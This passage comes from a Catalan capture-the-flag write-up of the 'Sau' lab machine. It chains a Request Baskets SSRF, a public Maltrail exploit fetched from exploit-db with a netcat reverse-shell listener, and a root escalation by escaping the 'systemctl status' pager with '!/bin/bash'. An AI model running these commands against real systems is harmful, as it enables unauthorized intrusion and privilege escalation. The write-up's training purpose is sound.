- `systemctl status` invoca un paginador en determinades condicions;
- si el paginador no està prou restringit, pot permetre l'execució de comandes externes;
- si aquesta execució ocorre en el context de root, la shell resultant hereta aquests privilegis.

Aquesta lectura és molt més útil que memoritzar un identificador sense entendre la mecànica real del problema.

14. Escalada local amb `systemctl`

14.1. Execució de la comanda permesa

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor
   preset:~)
   Active: active (running) since Wed 2026-04-22 13:47:06 UTC; 4h 22min ago
     Main PID: 1435
    CGroup: /systemd/system/trail.service
            └─1435 pager
```

14.2. Què interessa d'aquesta sortida

L'objectiu d'aquesta comanda no és llegir l'estat del servei per curiositat. L'important és que la sortida paginada confirma que s'està utilitzant un **pager**. Aquest detall és la clau de l'escalada.

14.3. Escape des de `less`

Dins del paginador s'introdueix:

```
!/bin/bash
```

I s'obté:

```
root@sau:/home/puma#
```

14.4. Per què funciona

El comportament descrit es basa en el fet que el paginador permet executar comandes externes. Com que `systemctl status trail.service` s'executa amb privilegis de root mitjançant `sudo`, la comanda llançada des del paginador hereta aquest context privilegiat.

Des del punt de vista didàctic, aquest és el patró important:

- **comanda permesa per sudo**
- **sortida paginada**
- **escape des del paginador**
- **shell amb privilegis del procés invocador**

No és una tècnica universal, però sí un patró molt reutilitzable quan apareixen binaris permesos per `sudo` que deleguen part de la seva interacció en utilitats com `less`.

15. Obtenció de root i tancament tècnic

15.1. Verificació del context privilegiat

Un cop obtinguda la shell com a root, s'accedeix al directori `/root`:

```
root@sau:~# ls -la
...
-rw-r----- 1 root root 33 Apr 22 13:48 root.txt
```

I es llegeix la flag final:

```
root@sau:~# cat root.txt
f43ff0b8aa59e0508b77fe43cf54ba60
```

15.2. Cadena final del cas

La resolució completa del cas es pot resumir així:

1. enumeració inicial amb dos ports rellevants;
 2. identificació de Request Baskets a `55555/tcp`;
 3. reconeixement de la versió 1.2.1 i validació de la SSRF;
 4. pivot a `127.0.0.1:80` mitjançant la basket configurada com a proxy;
 5. descobriment de Maltrail v0.53;
 6. explotació de Maltrail per obtenir una shell com a `puma`;
 7. revisió de privilegis `sudo`;
 8. ús de `systemctl status trail.service` com a root;
 9. escape del paginador `less` amb `!/bin/bash`;
 10. obtenció de root i lectura de la flag final.
-

16. Lliçons reutilitzables

16.1. No subestimar un port alt que respon com a HTTP

Un port alt aparentment “desconegut” pot ser molt més important que un servei clàssic com SSH. El que mana és la qualitat del comportament observat, no la familiaritat del port.

16.2. Les respostes d'error poden identificar el producte

La cadena `invalid basket name` va ser un senyal molt útil. Els errors ben interpretats poden revelar més sobre una aplicació que una interfície superficial.

16.3. Una CVE plausible no és suficient

Abans de donar una candidata per vàlida, convé demostrar el flux real. A Sau, la SSRF va quedar confirmada quan la víctima va generar una connexió HTTP cap a l'atacant.

16.4. La SSRF pot ser un pivot, no només un fi

L'aplicació vulnerable no era l'objectiu definitiu, sinó el mitjà per arribar a un servei intern filtrat des de l'exterior.

16.5. Enumeració local: `sudo -l` continua sent un bàsic imprescindible

Una shell limitada no serveix de gaire si no s'entén què pot executar l'usuari. `sudo -l` va tornar a ser aquí el pas decisiu per localitzar l'escalada real.

16.6. Llegir el patró importa més que memoritzar l'etiqueta

Més útil que recordar un identificador concret és entendre el mecanisme: un binari permès per `sudo`, una sortida paginada i un escape del paginador poden bastar per obtenir root.

17. Resum tècnic final

Sau es resol mitjançant una cadena coherent i ben escalonada. La superfície externa sembla reduïda, però l'anàlisi acurada del servei web exposat a `55555/tcp` permet identificar Request Baskets 1.2.1 i validar una SSRF funcional. Aquesta SSRF serveix com a pivot cap a un servei intern a localhost, on apareix una instància vulnerable de Maltrail. L'explotació de Maltrail proporciona accés inicial com a `puma`, i l'escalada final s'aconsegueix gràcies a una combinació de `sudo` permissiu i escape des del paginador utilitzat per `systemctl`.

La resolució real del laboratori ensenya que el progrés no va venir d'una sola gran tècnica, sinó d'**encadenar correctament observació, validació, pivot i escalada local**.

18. Annex — notes originals conservades

Nota editorial: no s'ha disposat d'un Markdown brut independent; per petició expressa, aquest annex conserva la transcripció base reconstruïda a partir del PDF final com si aquest PDF hagués estat el material font equivalent a unes notes de treball.

18.1. Transcripció base del contingut font

Síntesi

Sau és una màquina centrada en l'enumeració i anàlisi de serveis web exposats, amb especial atenció a la identificació de vectors que permeten ampliar l'abast inicial del reconeixement. L'escenari obliga a correlacionar indicis obtinguts durant la fase d'enumeració, validar hipòtesis sobre la superfície d'atac i encadenar una vulnerabilitat d'accés inicial amb una posterior escalada local de privilegis en Linux. En termes formatius, resulta una màquina molt útil per reforçar metodologia, lectura tècnica d'evidències i explotació progressiva d'un entorn aparentment simple, però amb diversos elements clau ocults darrere d'una exposició reduïda.

Preparació inicial amb Inici-HTB

Inici-HTB crea l'entorn de treball de la màquina amb la seva estructura bàsica de carpetes i notes, executa l'escaneig inicial complet de ports amb nmap i el

reconeixement de serveis i versions amb nmap -sCV, i deixa tots els resultats desats en fitxers per a la seva consulta posterior. A més, genera un resum inicial de l'objectiu amb el sistema estimat, els serveis detectats, la superfície dominant suggerida, les branques secundàries i el següent pas recomanat.

Resultats inicials de Inici-HTB

```
> Inici-HTB SAU 10.129.32.133
[*] Fijando objetivo en Polybar con settarget
[*] Preparando directorio base
[*] Comprobando conectividad inicial
PING 10.129.32.133 (10.129.32.133) 56(84) bytes of data.
64 bytes from 10.129.32.133: icmp_seq=1 ttl=63 time=48.4 ms

--- 10.129.32.133 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 48.402/48.402/48.402/0.000 ms
[*] Intentando identificación rápida con whichSystem.py

10.129.32.133 (ttl -> 63): Linux

[*] Lanzando escaneo completo de puertos
Host discovery disabled (-Pn). All addresses will be marked
    'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 16:02 CEST
Initiating SYN Stealth Scan at 16:02
Scanning 10.129.32.133 [65535 ports]
Discovered open port 22/tcp on 10.129.32.133
Discovered open port 55555/tcp on 10.129.32.133
Completed SYN Stealth Scan at 16:02, 12.27s elapsed (65535 total ports)

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
55555/tcp open  unknown syn-ack ttl 63
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 16:02 CEST

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
          protocol 2.0)
5555/tcp  open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.] {1,250}$
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
```

Conclusions de la fase 1

La fase 1 es pot donar per suficientment tancada. Es disposa de connectivitat validada, ports identificats, fingerprint de serveis i una superfície dominant força clara.

La màquina presenta indicis sòlids de ser Linux. Aquesta estimació no es basa únicament en el TTL: l'element de més pes és el bàner d'OpenSSH sobre Ubuntu a 22/tcp. La sortida de whichSystem.py i el ttl=63 reforcen la hipòtesi, però el bàner SSH ofereix una evidència més forta.

La superfície dominant no és SSH, sinó la web exposada a 5555/tcp. Tot i que SSH està obert, de moment no existeixen credencials ni indicis d'accés consolidable per aquesta via. En canvi, el port 5555 ja mostra comportament HTTP real, una redirecció clara a /web i un missatge d'error molt característic.

El servei exposat a 5555/tcp presenta una empremta força concreta. La combinació de 302 -> /web amb el missatge invalid basket name apunta amb força a request-baskets. Tot i així, la versió exacta continua pendent de verificació directa en aquesta instància.

Ara per ara no existeix base suficient per activar la branca WEB-AUTH / PANEL. En l'evidència observada no apareixen login, token, forgot-password, perfil, CMS ni credencials. En conseqüència, la branca correcta en aquest moment és WEB-BASE.

SSH s'ha de mantenir com a branca secundària, no com a principal. La seva presència és rellevant, però mentre no existeixi un usuari o una credencial reutilitzable, encara no domina el cas.

També convé anotar un senyal lateral d'interès. Dos ports apareixen com a filtrats i diverses publicacions sobre Sau descriuen serveis interns rellevants darrere del frontal web. Per això, resulta raonable deixar registrada com a secundària la possibilitat de servei intern / SSRF / localhost, encara que per ara només com a hipòtesi i no com a ruta activa.

Inspecció addicional de la superfície web

```
curl -i http://10.129.32.133:55555/  
curl -i http://10.129.32.133:55555/web  
curl -s http://10.129.32.133:55555/web | head -n 80  
whatweb http://10.129.32.133:55555  
curl -s http://10.129.32.133:55555/web | grep -Ei 'version|powered|login|api|basket'
```

Troballes verificades

L'evidència observada confirma ja de forma directa que el servei a 55555/tcp és Request Baskets i que la instància exposa versió 1.2.1 en el mateix HTML del peu de pàgina. La interfície mostra una aplicació web funcional a /web, amb enllaç d'administració a /web/baskets, ús de sessionStorage per a master_token i crides JavaScript a l'API sota la ruta /api/baskets/. La pròpia pàgina indica que el servei està en restricted mode i que el master token és necessari per crear una nova basket des d'aquesta interfície. Amb aquesta evidència, ja no s'està davant d'una web genèrica: ja existeix producte, versió, ruta API i mecanisme d'autorització visible.

Hipòtesi de treball

Inferència raonable: la fase purament genèrica de WEB-BASE ja ha complert la seva funció principal: identificar amb claredat el tipus d'aplicació i el seu versionat. Inferència raonable: la candidata pública més forta en aquest moment és CVE-2023-27163, una SSRF a Request Baskets fins a la versió 1.2.1 a través del component /api/baskets/{name}. La candidata encaixa bé perquè la versió observada és 1.2.1, l'endpoint /api/baskets/... apareix en el mateix codi client i el projecte suporta el reenviament de peticions a URLs arbitràries. Pendent de verificar: si en aquesta instància concreta el flux vulnerable és realment assolible sense disposar d'un master_token, o si el mode restringit imposa una condició prèvia que canviï l'aplicabilitat pràctica de la candidata. La presència de la vulnerabilitat pública no demostra per si sola explotabilitat immediata en aquest desplegament. Pendent

de verificar: si el valor real del cas està en un servei intern HTTP darrere d'aquesta aplicació, una cosa coherent amb una SSRF però encara no demostrada per l'evidència actual.

Criteri d'anàlisi

S'ha aplicat primer el criteri del sub-roadmap WEB-BASE: identificar tecnologia, rutes, producte i versió abans de canviar de branca. Com que ara ja existeixen producte, versió, endpoint i senyal de control d'accés, també procedeix activar el flux operatiu posterior a fase 1 i versionat per valorar candidates públiques sense saltar a explotació operativa. Encara no es fa el salt a una recepta ofensiva; només es prioritza una candidata plausible i es defineix una verificació curta única.

Interpretació del cas

La lectura del cas millora força amb aquesta nova evidència.

La part important ja no és només que existeixi una web a 55555/tcp, sinó que ara queda identificat el producte i la versió exacta: Request Baskets 1.2.1. Això tanca la fase de web genèrica i permet passar a una lectura més precisa del cas.

La candidata pública que millor encaixa ara mateix és CVE-2023-27163. No encaixa per intuïció, sinó per tres senyals forts junts: la versió observada és 1.2.1, l'endpoint /api/baskets/{name} apareix a la pròpia interfície i la documentació oficial del projecte indica que Request Baskets permet reenviar peticions entrants a URLs arbitràries, exactament la classe de funcionalitat que dona sentit a una SSRF en aquest producte.

Tot i així, hi ha un matís clau: la interfície també mostra que la instància funciona en restricted mode i que la creació de baskets requereix master token. Per tant, la vulnerabilitat pública queda molt plausible, però la seva aplicabilitat real en aquesta instància continua pendent d'una verificació curta: confirmar si el flux rellevant de creació o configuració de baskets és realment assolible sense aquest token, o si la restricció canvia l'escenari.

Amb el que s'ha observat fins ara, no sembla que la branca principal hagi de passar a SSH. SSH continua sent secundària perquè no hi ha usuari ni credencial reutilitzable. Tampoc hi ha encara base suficient per convertir el cas en una branca clàssica de WEB-AUTH / PANEL: sí que existeix control per token i una zona d'administració, però el senyal dominant ara no és un flux de login o perfil, sinó una aplicació versionada amb una candidata pública molt concreta. La branca operativa principal continua sent, per tant, la web, ja en fase de versionat + candidata pública plausible.

Verificació del comportament real d'autorització

```
curl -i http://10.129.32.133:55555/web/baskets
curl -i http://10.129.32.133:55555/api/baskets
curl -i -X OPTIONS http://10.129.32.133:55555/api/baskets/test
curl -s http://10.129.32.133:55555/web | grep -Ei 'restricted|token|api/
baskets|Version'
```

Troballa dominant en aquesta fase: panell d'administració visible i API amb autorització real per token a Request Baskets 1.2.1. Branca principal activa en aquell moment: WEB-AUTH / PANEL. Branques secundàries anotades: SSH i possible SSRF/localhost com a hipòtesi subordinada.

Accés a l'aplicació web principal

S'accedeix a `http://10.129.32.133:55555/web`. Després de la creació de la basket, l'aplicació retorna un token associat i una URL específica d'accés a la basket.

Validació de la SSRF a Request Baskets

Per validar la SSRF es configura el reenviament de la basket cap a la IP de l'atacant. L'evidència observada al listener confirma la connexió des de la víctima:

```
connect to [10.10.15.26] from (UNKNOWN) [10.129.32.133] 45084
GET / HTTP/1.1
Host: 10.10.15.26
User-Agent: curl/7.88.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip
```

Pivot a localhost i accés inicial

La basket es reconfigura per reenviar a `http://127.0.0.1:80`, cosa que permet descobrir Maltrail v0.53. Posteriorment s'utilitza una PoC pública per obtenir una shell com a `puma`.

```
curl -s https://www.exploit-db.com/download/51676 > exploit.py
nc -lvnp 4444
python3 exploit.py 10.10.15.26 4444 http://10.129.32.133:55555/v2jmfrit
```

La shell rebuda confirma l'accés com a `puma`, i des del seu directori personal s'obté `user.txt`.

Escalada de privilegis

La revisió de `sudo -l` mostra:

```
(ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

En executar la comanda permesa i escapar del paginador amb `!/bin/bash`, s'obté una shell com a root.

Obtenció de root i tancament del cas

Des de `/root` es localitza `root.txt` i es completa la resolució del cas.

19. Correccions aplicades sobre la base reconstruïda

No ha estat necessari corregir cap absurditat tècnica manifesta del contingut font. Només s'han realitzat:

- normalització editorial d'encapçalaments;
- reordenació didàctica de fases;
- integració d'explicacions formatives en el cos principal;
- conservació del contingut base a l'annex final.